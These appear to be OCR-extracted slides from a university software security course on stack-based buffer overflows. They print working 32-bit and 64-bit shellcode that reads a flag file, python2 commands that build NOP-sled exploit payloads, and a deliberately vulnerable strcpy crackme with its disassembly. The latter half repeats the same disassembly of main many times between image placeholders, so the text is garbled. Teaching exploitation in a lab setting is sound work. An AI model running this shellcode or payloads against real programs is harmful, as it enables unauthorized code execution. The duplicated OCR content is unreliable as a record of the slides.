CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220
Time: Monday 5:00PM - 7:50PM

Last Class

1. Stack-based buffer overflow
    a. Place the shellcode at other locations.

This Class

1. Stack-based buffer overflow
    a. Overwrite Saved EBP.
    b. Defense.

Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

export SCODE=$(python2 -c "print '\x90' sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

Non-shell Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:      48 31 c0          xor    rax,rax
401003:      b0 67             mov    al,0x67
401005:      66 50             push   ax
401007:      66 b8 6c 61          mov    ax,0x616c
40100b:      66 50             push   ax
40100d:      66 b8 2f 66          mov    ax,0x662f
401011:      66 50             push   ax
401013:      48 31 c0          xor    rax,rax
401016:      b0 02             mov    al,0x2
401018:      48 89 e7          mov    rdi,rsp
40101b:      48 31 f6          xor    rsi,rsi
40101e:      0f 05             syscall
401020:      48 89 c6          mov    rsi,rax
401023:      48 31 c0          xor    rax,rax
401026:      b0 01             mov    al,0x1
401028:      48 89 c7          mov    rdi,rax
40102b:      48 31 d2          xor    rdx,rdx
40102e:      41 b2 c8          mov    r10b,0xc8
401031:      b0 28             mov    al,0x28
401033:      0f 05             syscall
401035:      b0 3c             mov    al,0x3c
401037:      0f 05             syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") > /tmp/exploit

./program < /tmp/exploit

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

crackme4h

```
void printsecret(int i, int j, int k)
{
  if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
    print_flag();

  exit(0);}

int main(int argc, char *argv[])
{
  char buf[8];

  if (argc != 2)
    return 0;

  strcpy(buf, argv[1]);
}
```

crackme4

```
0000137a <main>:
   137a:       f3 0f 1e fb             endbr32
   137e:       55                      push   ebp
   137f:       89 e5                   mov    ebp,esp
   1381:       83 ec 08                sub    esp,0x8
   1384:       83 7d 08 02             cmp    DWORD PTR
[ebp+0x8],0x2
   1388:       74 07                   je     1391 <main+0x17>
   138a:       b8 00 00 00 00          mov    eax,0x0
   138f:       eb 1a                   jmp    13ab <main+0x31>
   1391:       8b 45 0c                mov    eax,DWORD PTR
[ebp+0xc]
   1394:       83 c0 04                add    eax,0x4
   1397:       8b 00                   mov    eax,DWORD PTR [eax]
   1399:       50                      push   eax
   139a:       8d 45 f8                lea    eax,[ebp-0x8]
   139d:       50                      push   eax
   139e:       e8 fc ff ff ff          call   139f <main+0x25>
   13a3:       83 c4 08                add    esp,0x8
   13a6:       b8 00 00 00 00          mov    eax,0x0
   13ab:       c9                      leave
   13ac:       c3                      ret
```

Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes


RET = printsecret

crackme4h

```
0000138c <main>:
  138c:       f3 0f 1e fb             endbr32
  1390:       8d 4c 24 04             lea    ecx,[esp+0x4]
  1394:       83 e4 f0                and    esp,0xfffffff0
  1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
  139a:       55                      push   ebp
  139b:       89 e5                   mov    ebp,esp
  139d:       51                      push   ecx
  139e:       83 ec 14                sub    esp,0x14
  13a1:       89 c8                   mov    eax,ecx
  13a3:       83 38 02                cmp    DWORD PTR [eax],0x2
  13a6:       74 07                   je     13af <main+0x23>
  13a8:       b8 00 00 00 00          mov    eax,0x0
  13ad:       eb 1d                   jmp    13cc <main+0x40>
  13af:       8b 40 04                mov    eax,DWORD PTR [eax+0x4]
  13b2:       83 c0 04                add    eax,0x4
  13b5:       8b 00                   mov    eax,DWORD PTR [eax]
  13b7:       83 ec 08                sub    esp,0x8
  13ba:       50                      push   eax
  13bb:       8d 45 f0                lea    eax,[ebp-0x10]
  13be:       50                      push   eax
  13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
  13c4:       83 c4 10                add    esp,0x10
  13c7:       b8 00 00 00 00          mov    eax,0x0
  13cc:       8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
  13cf:       c9                      leave
  13d0:       8d 61 fc                lea    esp,[ecx-0x4]
  13d3:       c3                      ret
```


crackme4h

```
0000138c <main>:
  138c:       f3 0f 1e fb           endbr32
  1390:       8d 4c 24 04             lea    ecx,[esp+0x4]
  1394:       83 e4 f0                and    esp,0xfffffff0
  1397:       ff 71 fc              push   DWORD PTR [ecx-0x4]
  139a:       55                    push   ebp
  139b:       89 e5                   mov    ebp,esp
  139d:       51                    push   ecx
  139e:       83 ec 14                sub    esp,0x14
  13a1:       89 c8                 mov    eax,ecx
  13a3:       83 38 02                cmp    DWORD PTR [eax],0x2
  13a6:       74 07                 je     13af <main+0x23>
  13a8:       b8 00 00 00 00          mov    eax,0x0
  13ad:       eb 1d                 jmp    13cc <main+0x40>
  13af:       8b 40 04                mov    eax,DWORD PTR [eax+0x4]
  13b2:       83 c0 04                add    eax,0x4
  13b5:       8b 00                 mov    eax,DWORD PTR [eax]
  13b7:       83 ec 08                sub    esp,0x8
  13ba:       50                    push   eax
  13bb:       8d 45 f0                lea    eax,[ebp-0x10]
  13be:       50                    push   eax
  13bf:       e8 fc ff ff ff        call   13c0 <main+0x34>
  13c4:       83 c4 10                add    esp,0x10
  13c7:       b8 00 00 00 00          mov    eax,0x0
  13cc:       8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
  13cf:       c9                  leave
  13d0:       8d 61 fc                lea    esp,[ecx-0x4]
  13d3:       c3                  ret
```




crackme4h

```
0000138c <main>:
   138c:       f3 0f 1e fb             endbr32
   1390:       8d 4c 24 04               lea    ecx,[esp+0x4]
   1394:       83 e4 f0                  and    esp,0xfffffff0
   1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
   139a:       55                      push   ebp
   139b:       89 e5                     mov    ebp,esp
   139d:       51                      push   ecx
   139e:       83 ec 14                  sub    esp,0x14
   13a1:       89 c8                   mov    eax,ecx
   13a3:       83 38 02                  cmp    DWORD PTR [eax],0x2
   13a6:       74 07                   je     13af <main+0x23>
   13a8:       b8 00 00 00 00              mov    eax,0x0
   13ad:       eb 1d                   jmp    13cc <main+0x40>
   13af:       8b 40 04                  mov    eax,DWORD PTR [eax+0x4]
   13b2:       83 c0 04                  add    eax,0x4
   13b5:       8b 00                   mov    eax,DWORD PTR [eax]
   13b7:       83 ec 08                  sub    esp,0x8
   13ba:       50                      push   eax
   13bb:       8d 45 f0                  lea    eax,[ebp-0x10]
   13be:       50                      push   eax
   13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
   13c4:       83 c4 10                  add    esp,0x10
   13c7:       b8 00 00 00 00              mov    eax,0x0
   13cc:       8b 4d fc                  mov    ecx,DWORD PTR [ebp-0x4]
   13cf:       c9                    leave
   13d0:       8d 61 fc                  lea    esp,[ecx-0x4]
   13d3:       c3                    ret
```



crackme4h

```
0000138c <main>:
   138c:       f3 0f 1e fb           endbr32
   1390:       8d 4c 24 04             lea    ecx,[esp+0x4]
   1394:       83 e4 f0              and    esp,0xfffffff0
   1397:       ff 71 fc              push   DWORD PTR [ecx-0x4]
   139a:       55                  push   ebp
   139b:       89 e5                 mov    ebp,esp
   139d:       51                  push   ecx
   139e:       83 ec 14              sub    esp,0x14
   13a1:       89 c8                 mov    eax,ecx
   13a3:       83 38 02              cmp    DWORD PTR [eax],0x2
   13a6:       74 07                 je     13af <main+0x23>
   13a8:       b8 00 00 00 00          mov    eax,0x0
   13ad:       eb 1d                 jmp    13cc <main+0x40>
   13af:       8b 40 04              mov    eax,DWORD PTR [eax+0x4]
   13b2:       83 c0 04              add    eax,0x4
   13b5:       8b 00                 mov    eax,DWORD PTR [eax]
   13b7:       83 ec 08              sub    esp,0x8
   13ba:       50                  push   eax
   13bb:       8d 45 f0              lea    eax,[ebp-0x10]
   13be:       50                  push   eax
   13bf:       e8 fc ff ff ff        call   13c0 <main+0x34>
   13c4:       83 c4 10              add    esp,0x10
   13c7:       b8 00 00 00 00          mov    eax,0x0
   13cc:       8b 4d fc              mov    ecx,DWORD PTR [ebp-0x4]
   13cf:       c9                  leave
   13d0:       8d 61 fc              lea    esp,[ecx-0x4]
   13d3:       c3                  ret
```



crackme4h

```
0000138c <main>:
   138c:       f3 0f 1e fb           endbr32
   1390:       8d 4c 24 04             lea    ecx,[esp+0x4]
   1394:       83 e4 f0               and    esp,0xfffffff0
   1397:       ff 71 fc              push   DWORD PTR [ecx-0x4]
   139a:       55                   push   ebp
   139b:       89 e5                  mov    ebp,esp
   139d:       51                   push   ecx
   139e:       83 ec 14               sub    esp,0x14
   13a1:       89 c8                mov    eax,ecx
   13a3:       83 38 02               cmp    DWORD PTR [eax],0x2
   13a6:       74 07                je     13af <main+0x23>
   13a8:       b8 00 00 00 00           mov    eax,0x0
   13ad:       eb 1d                jmp    13cc <main+0x40>
   13af:       8b 40 04               mov    eax,DWORD PTR [eax+0x4]
   13b2:       83 c0 04               add    eax,0x4
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   13cc:       8b 4d fc               mov    ecx,DWORD PTR [ebp-0x4]
   13cf:       c9                   leave
   13d0:       8d 61 fc               lea    esp,[ecx-0x4]
   13d3:       c3                   ret
```






crackme4h

```
0000138c <main>:
    138c:       f3 0f 1e fb             endbr32
    1390:       8d 4c 24 04               lea    ecx,[esp+0x4]
    1394:       83 e4 f0                  and    esp,0xfffffff0
    1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
    139a:       55                      push   ebp
    139b:       89 e5                     mov    ebp,esp
    139d:       51                      push   ecx
    139e:       83 ec 14                  sub    esp,0x14
    13a1:       89 c8                   mov    eax,ecx
    13a3:       83 38 02                  cmp    DWORD PTR [eax],0x2
    13a6:       74 07                   je     13af <main+0x23>
    13a8:       b8 00 00 00 00              mov    eax,0x0
    13ad:       eb 1d                   jmp    13cc <main+0x40>
    13af:       8b 40 04                  mov    eax,DWORD PTR [eax+0x4]
    13b2:       83 c0 04                  add    eax,0x4
    13b5:       8b 00                   mov    eax,DWORD PTR [eax]
    13b7:       83 ec 08                  sub    esp,0x8
    13ba:       50                      push   eax
    13bb:       8d 45 f0                  lea    eax,[ebp-0x10]
    13be:       50                      push   eax
    13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
    13c4:       83 c4 10                  add    esp,0x10
    13c7:       b8 00 00 00 00              mov    eax,0x0
    13cc:       8b 4d fc                  mov    ecx,DWORD PTR [ebp-0x4]
    13cf:       c9                    leave
    13d0:       8d 61 fc                  lea    esp,[ecx-0x4]
    13d3:       c3                    ret
```




crackme4h

```
0000138c <main>:
    138c:       f3 0f 1e fb             endbr32
    1390:       8d 4c 24 04               lea    ecx,[esp+0x4]
    1394:       83 e4 f0                  and    esp,0xfffffff0
    1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
    139a:       55                      push   ebp
    139b:       89 e5                     mov    ebp,esp
    139d:       51                      push   ecx
    139e:       83 ec 14                  sub    esp,0x14
    13a1:       89 c8                   mov    eax,ecx
    13a3:       83 38 02                  cmp    DWORD PTR [eax],0x2
    13a6:       74 07                   je     13af <main+0x23>
    13a8:       b8 00 00 00 00              mov    eax,0x0
    13ad:       eb 1d                   jmp    13cc <main+0x40>
    13af:       8b 40 04                  mov    eax,DWORD PTR [eax+0x4]
    13b2:       83 c0 04                  add    eax,0x4
    13b5:       8b 00                   mov    eax,DWORD PTR [eax]
    13b7:       83 ec 08                  sub    esp,0x8
    13ba:       50                      push   eax
    13bb:       8d 45 f0                  lea    eax,[ebp-0x10]
    13be:       50                      push   eax
    13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
    13c4:       83 c4 10                  add    esp,0x10
    13c7:       b8 00 00 00 00              mov    eax,0x0
    13cc:       8b 4d fc                  mov    ecx,DWORD PTR [ebp-0x4]
    13cf:       c9                    leave
    13d0:       8d 61 fc                  lea    esp,[ecx-0x4]
    13d3:       c3                    ret
```




crackme4h

```
0000138c <main>:
    138c:       f3 0f 1e fb             endbr32
    1390:       8d 4c 24 04               lea    ecx,[esp+0x4]
    1394:       83 e4 f0                  and    esp,0xfffffff0
    1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
    139a:       55                      push   ebp
    139b:       89 e5                     mov    ebp,esp
    139d:       51                      push   ecx
    139e:       83 ec 14                  sub    esp,0x14
    13a1:       89 c8                   mov    eax,ecx
    13a3:       83 38 02                  cmp    DWORD PTR [eax],0x2
    13a6:       74 07                   je     13af <main+0x23>
    13a8:       b8 00 00 00 00              mov    eax,0x0
    13ad:       eb 1d                   jmp    13cc <main+0x40>
    13af:       8b 40 04                  mov    eax,DWORD PTR [eax+0x4]
    13b2:       83 c0 04                  add    eax,0x4
    13b5:       8b 00                   mov    eax,DWORD PTR [eax]
    13b7:       83 ec 08                  sub    esp,0x8
    13ba:       50                      push   eax
    13bb:       8d 45 f0                  lea    eax,[ebp-0x10]
    13be:       50                      push   eax
    13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
    13c4:       83 c4 10                  add    esp,0x10
    13c7:       b8 00 00 00 00              mov    eax,0x0
    13cc:       8b 4d fc                  mov    ecx,DWORD PTR [ebp-0x4]
    13cf:       c9                    leave
    13d0:       8d 61 fc                  lea    esp,[ecx-0x4]
    13d3:       c3                    ret
```




crackme4h

```
0000138c <main>:
    138c:       f3 0f 1e fb             endbr32
    1390:       8d 4c 24 04               lea    ecx,[esp+0x4]
    1394:       83 e4 f0                  and    esp,0xfffffff0
    1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
    139a:       55                      push   ebp
    139b:       89 e5                     mov    ebp,esp
    139d:       51                      push   ecx
    139e:       83 ec 14                  sub    esp,0x14
    13a1:       89 c8                   mov    eax,ecx
    13a3:       83 38 02                  cmp    DWORD PTR [eax],0x2
    13a6:       74 07                   je     13af <main+0x23>
    13a8:       b8 00 00 00 00              mov    eax,0x0
    13ad:       eb 1d                   jmp    13cc <main+0x40>
    13af:       8b 40 04                  mov    eax,DWORD PTR [eax+0x4]
    13b2:       83 c0 04                  add    eax,0x4
    13b5:       8b 00                   mov    eax,DWORD PTR [eax]
    13b7:       83 ec 08                  sub    esp,0x8
    13ba:       50                      push   eax
    13bb:       8d 45 f0                  lea    eax,[ebp-0x10]
    13be:       50                      push   eax
    13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
    13c4:       83 c4 10                  add    esp,0x10
    13c7:       b8 00 00 00 00              mov    eax,0x0
    13cc:       8b 4d fc                  mov    ecx,DWORD PTR [ebp-0x4]
    13cf:       c9                    leave
    13d0:       8d 61 fc                  lea    esp,[ecx-0x4]
    13d3:       c3                    ret
```




